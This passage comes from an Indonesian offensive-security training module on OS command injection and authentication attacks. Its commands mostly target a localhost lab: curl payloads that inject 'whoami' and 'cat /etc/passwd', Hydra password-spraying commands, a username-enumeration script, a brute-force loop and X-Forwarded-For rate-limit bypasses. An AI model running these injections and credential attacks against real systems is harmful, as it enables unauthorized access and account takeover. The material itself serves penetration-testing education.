OS *Command Injection* adalah kerentanan dimana aplikasi membangun perintah sistem operasi menggunakan masukan yang dipengaruhi dari luar tanpa melakukan penetralan elemen khusus (*shell metacharacters*) dengan benar, dapat memodifikasi struktur perintah yang dimaksud dan mengakibatkan eksekusi perintah sembarangan dengan hak akses dari proses yang rentan.

Table 11. Interpretasi metakarakter

Metakarakter	Function	Example
;	Command separator	ping 8.8.8.8; whoami
&&	Execute if first succeeds	ping 8.8.8.8 && whoami
||	Execute if first fails	ping invalid || whoami
|	Pipe output	ping 8.8.8.8 | whoami
`	Command substitution	ping `whoami`

$()	Command substitution	ping $(whoami)
>	Output redirect	whoami > /tmp/out
<	Input redirect	cmd < /tmp/input

OS Command Injection (setelah login, ambil sesi pada cookie browser)

```
# Confirm Injection
curl -X POST http://localhost:5000/ping -H "Cookie: session=[]" -d
"ip=127.0.0.1; whoami"

# System Enumeration
curl -X POST http://localhost:5000/ping -H “Cookie: session=[]” -d
"ip=127.0.0.1; id"

curl -X POST http://localhost:5000/ping -H “Cookie: session=[]”-d
"ip=127.0.0.1; cat /etc/passwd"

curl -s -X POST http://localhost:5000/ping -H "Cookie: session=[]" -d
"host=127.0.0.1; cat /etc/passwd" | sed -n '/<pre/,/<\/pre>/p' | sed -e
's/<[^>]*>//g'
```

4.2 Authentication & Session Warfare

Autentikasi adalah proses verifikasi identitas suatu **claimant** (user atau entity yang mengklaim identitas tertentu) melalui validasi kredensial (bukti pengetahuan seperti password, possession contohnya token, atau inherence seperti biometrics). Autentikasi adalah garis pertahanan pertama untuk setiap aplikasi yang dipublik, tapi merupakan juga salah satu bagian yang paling sering dilanggar dalam keamanan kontrol karena autentikasi berhadapan langsung dengan kesalahan manusia meskipun telah ditetapkan secara regulasi dan kontrol keamanan.

4.2.1 Credential Attacks

Credential Attack (Online Password Attack) adalah upaya sistematis untuk menebak, memperoleh atau memverifikasi pasangan kredensial (username dan password) melalui upaya autentikasi berulang terhadap sistem target dengan memanfaatkan kata sandi yang lemah, penggunaan ulang kredensial atau ketidakhadiran perlindungan terhadap serangan brute-force untuk mendapatkan akses tanpa izin. Kerentanan ini terjadi ketika aplikasi tidak membatasi jumlah percobaan autentikasi dalam periode waktu tertentu, mengizinkan penyerang untuk melakukan percobaan login berulang.

Table 10. Credential Attack Category

Attack Type	Strategy	Target Profile	Detection Difficulty
Brute Force	Semua kombinasi yang mungkin	Akun tunggal, upaya tak terbatas	Mudah (volume tinggi, target tunggal)

Dictionary Attack	Common passwords from wordlist	Single/few accounts	Moderat (volume lebih rendah daripada brute force)
Password Spraying	Sedikit kata sandi, banyak akun	Many accounts simultaneously	Sulit (sedikit upaya per akun, menghindari pemblokiran)
Credential Stuffing	Pasangan kredensial yang bocor	Akun yang menggunakan ulang kata sandi	Sulit (upaya login yang tampak sah dari berbagai alamat IP)
Targeted Guessing	Kata sandi yang didasarkan pada OSINT	Akun bernilai tinggi yang spesifik	Sangat Sulit (tampak seperti perilaku login normal)

4.2.2 Password Spraying with Hydra

Hydra dikembangkan oleh **The Hacker's Choise (THC) Group**, german hacker collective yang terkenal dengan Alat keamanan ofensif berstandar penelitian sejak 1990-an. Hydra dirilis pertama kali di tahun **2000** dan tetap menjadi **standard industry** untuk serangan password online dengan dukungan terhadap 50 lebih protokol jaringan (e.g., SSH, FTP, HTTP, HTTPS, SMB, RDP, POP3, MySQL, PostgreSQL, VNC, Telnet, LDAP, etc). Hydra menggunakan **multithreaded execution** dengan proses forking:

- **Master process:** Manages credential queue, distributes work
- **Worker threads**: Execute authentication attempts in parallel
- **Connection pooling:** Reuse TCP connections untuk reduce overhead (*protocol-dependent*)

Hydra bekerja dengan mengirim **parallel authentication attempts** ke target. Setiap attempt menggunakan kombinasi dari list username dan password

```
Hydra CLI

# Basic Sintaks
hydra -L <userlist> -P <passlist> <target> <protocol>

# Pemahaman struktur form
curl -s http://[target:port]/login | grep -i
"form\|input\|action\|method"

# Hydra command
hydra -L users.txt -P passwords.txt [target] http-post-form \
    "/login:username=^USER^&password=^PASS^:Invalid credentials" \
    -t 10 -V
```

4.2.3 Session Management

Session management adalah mekanisme dimana web aplikasi **membuat, mempertahankan dan menghancurkan status sesi** yang mengasosiasikan request sequence dari user tertentu, session management security test mengevaluasi apakah session tokens memenuhi properti

confidentiality, integrity, unpredictability dan *proper lifecycle management*. HTTP adalah protokol tanpa keadaan, setiap permintaan bersifat independen, tanpa konsep bawaan tentang "pengguna yang login". Manajemen sesi mengatasi celah ini dengan menghubungkan serangkaian permintaan ke satu pengguna yang terautentikasi melalui token sesi (biasanya cookie).Token sesi secara efektif mengganti kata sandi setelah autentikasi, siapapun yang memiliki token sesi yang valid dianggap sebagai pengguna dari perspektif sever.

Cookie Analysis

```
# Inspect session cookie menggunakan cURL
curl -c cookies.txt -X POST http://[target]:[port]/login -d
"username=admin&password=admin123" -v 2>&1 | grep "Set-Cookie"

# Analisis cookie (nama, flag, path, expire, value)
cat cookies.txt

# Hydra command
echo "[cookie_value]" | python3 -c "
import sys, base64, json, zlib
cookie = sys.stdin.read().strip().split('.')[1]
cookie += '=' * ((4 - len(cookie) % 4) % 4)
data = base64.urlsafe_b64decode(cookie)
decompressed_data = zlib.decompress(data)
print(json.loads(decompressed_data))"
```

4.2.4 Username Enumeration

Username enumeration adalah kerentanan dimana aplikasi menghasilkan response yang berbeda (content, timing, HTTPS status code, atau error message) ketika diberikan username valid dan tidak valid yang memungkinkan penyerang untuk menentukan username mana yang terdaftar dalam sistem tanpa memerlukan autentikasi kredensial.

Vulnerable Behavior

```
# Pengguna tidak ada
curl -s -X POST http://[target:port]/login -d
"username=nonexistent&password=test" | grep -iE 'invalid|welcome|success'

# User ada, password salah
curl -s -X POST http://[target:port]/login -d
"username=admin&password=test" | grep -iE 'invalid|welcome|success'

# Success
curl -s -X POST http://[target:port]/login -d
"username=admin&password=admin123" | grep -iE
'invalid|welcome|success|valid|redirect'
```

Automated Username Enum

```
# List username
nano usernames.txt

# Enumerate user bash dari wordlist username
cat > enumerate-users.sh << 'EOF'
#!/bin/bash
while IFS= read -r user; do
    response=$(curl -s -X POST http://[target:port]/login \
        -d "username=${user}&password=test_wrong_password")

    if [[ ! "$response" =~ "User not found" ]]; then
        echo "[VALID] $user"
    fi
done < usernames.txt
EOF

# Execute
./enumerate-users.sh
```

4.2.5 Rate Limiting Bypass

Rate limiting adalah mekanisme kontrol yang **membatasi jumlah request atau operasi** yang dapat dilakukan oleh satu user, IP address atau session dalam periode waktu tertentu, tujuan rate limiting untuk mencegah serangan **resource exhaustion, brute force attack** dan **denial of services (DoS)**

```
Rate Limiting

# Rate Limit test via brute
for i in $(seq 1 10000); do
    response=$(curl -s -X POST http://localhost:5000/login \
        -d "username=admin&password=pass${i}")

    if [[ "$response" =~ "dashboard" ]] || [[ "$response" =~ "Welcome"
]]; then
        echo "[SUCCESS] Password found: pass${i}"
        break
    fi
done

# With hydra
hydra -l admin -P /usr/share/wordlists/dirb/common.txt -s [port] [target]
http-post-form "/login:username=^USER^&password=^PASS^:Invalid" -t 16

# IP Rotation
for i in $(seq 1 100); do
    STATUS=$(curl -s -o /dev/null -w "%{http_code}" -X POST
http://localhost:5000/login \
        -d "username=admin&password=pass${i}" \
        -H "X-Forwarded-For: 192.168.1.${i}")
```

```
    if [ "$STATUS" -eq 302 ]; then
        echo "[+] SUCCESS: password is 'pass${i}' (Status: $STATUS)"
        break
    elif [ "$STATUS" -eq 200 ]; then
        echo "[-] FAILED: pass${i}"
    else
        echo "[?] UNKNOWN: pass${i} (Status: $STATUS)"
    fi
done
```

Table 12. Another bypass rate limiting

Technique	Description
IP Rotation	Menggunakan proxychains, atau rotasi VPN
Header Manipulation	X-Forwarded-For: random IP
Account Rotation	Percobaan password untuk beberapa akun
Slow attack	1 upaya per menit (di bawah ambang batas)
Session-Based Bypass	Sesi baru per percobaan
API vs Web	Titik akhir API mungkin tidak memiliki batasan kecepatan.
Mobile vs Desktop	Titik akhir yang berbeda, batas yang berbeda
Variasi Huruf Besar dan Kecil	Admin, admin, ADMIN (mungkin akun yang berbeda)

Closing

Modul ini dirancang untuk membentuk *cognitive operator* yang memahami mengapa sebuah teknik bekerja, kapan menggunakannya dan bagaimana teknik tersebut berinteraksi dengan lanskap pertahanan modern. Sebagaimana yang ditegaskan dalam doktrin *Joint Intelligence* NATO (AJP-2.5), intelijen bukanlah kumpulan data mentah, intelijen adalah produk analisis yang telah melalui proses validasi, kontekstualisasi dan interpretasi. Demikian pula, *reconnaissance* bukanlah sekedar akumulasi informasi, melainkan konstruksi model komprehensif tentang realitas digital target yang memungkinkan pengambilan keputusan dan tepat dan terukur. Dalam lanskap ancaman siber yang terus berevolusi, kemampuan untuk melakukan *comprehensive attack surface mapping* adalah tentang *survival imperative* bagi organisasi modern.